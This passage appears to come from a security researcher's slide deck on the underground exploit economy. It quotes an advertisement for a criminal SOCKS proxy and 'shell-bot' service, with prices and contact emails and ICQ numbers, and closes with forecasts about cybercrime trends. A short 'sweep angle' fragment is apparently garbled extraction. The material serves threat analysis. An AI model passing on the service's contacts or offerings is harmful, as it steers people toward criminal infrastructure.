
- Выделение порта на сервере SOCKS4/5 с веб-панелью управления (стучите).

The monthly subscription price (without limitation): \$ 50.00

Weekly subscription price (without limitation): \$ 15.00

Special offer:

- Allocation port on the server for access to protocols
- VIP treatment with full control of its own shell-bots
- Actual server with full control.
- SOCKS4 / 5 with multiple random IP addresses on the




Наши контакты :

- Технические вопросы, предложения и пожелания: support@xsox.name
- Support ICQ: **431-543-982**
- Master ICQ: **97-44-58**
- Телефон: **+38 (050) XSOX50X** Skype: **XSOX-Master**
- Контакты для инвесторов: invest@xsox.name
- Отдел продаж: sales@xsox.name
- Webmaster: webmaster@xsox.name
- Главный программист: master@xsox.name ICQ: **97-44-58 (Simp Pro)**

FORECASTING

Sweep Angle: 82.155°

0.8279316813543



Future Trends and Expectations

- Continued malicious focus on the end user
 - New paradigm for security vendors...
Protecting your customer's customers
- “Time to Exploit” shrinking
 - Probability of 0-day exploitation increasing – our visibility of them, decreasing
- Consolidation of core money-laundering processes
 - The mechanics of moving money will be more varied
 - “identity” currency to morph to more sophisticated “information”
- Fracturing of “elite” service classes, and franchising of core attack delivery systems



Why Our Lives May Become a Little Easier...

- The biggest threat to the exploit providers are each other
 - Protecting their “investment”
 - Clones driving down price
 - Becoming more difficult to “maintain a living”
- Barrier to enter “a life of cyber-crime” dropping
 - “ankle-biters” causing frustration, forcing mistakes
- If they’re fighting each other, does it give us more time?
 - Yes, more time...
... but we’re still being out spent.





Questions?

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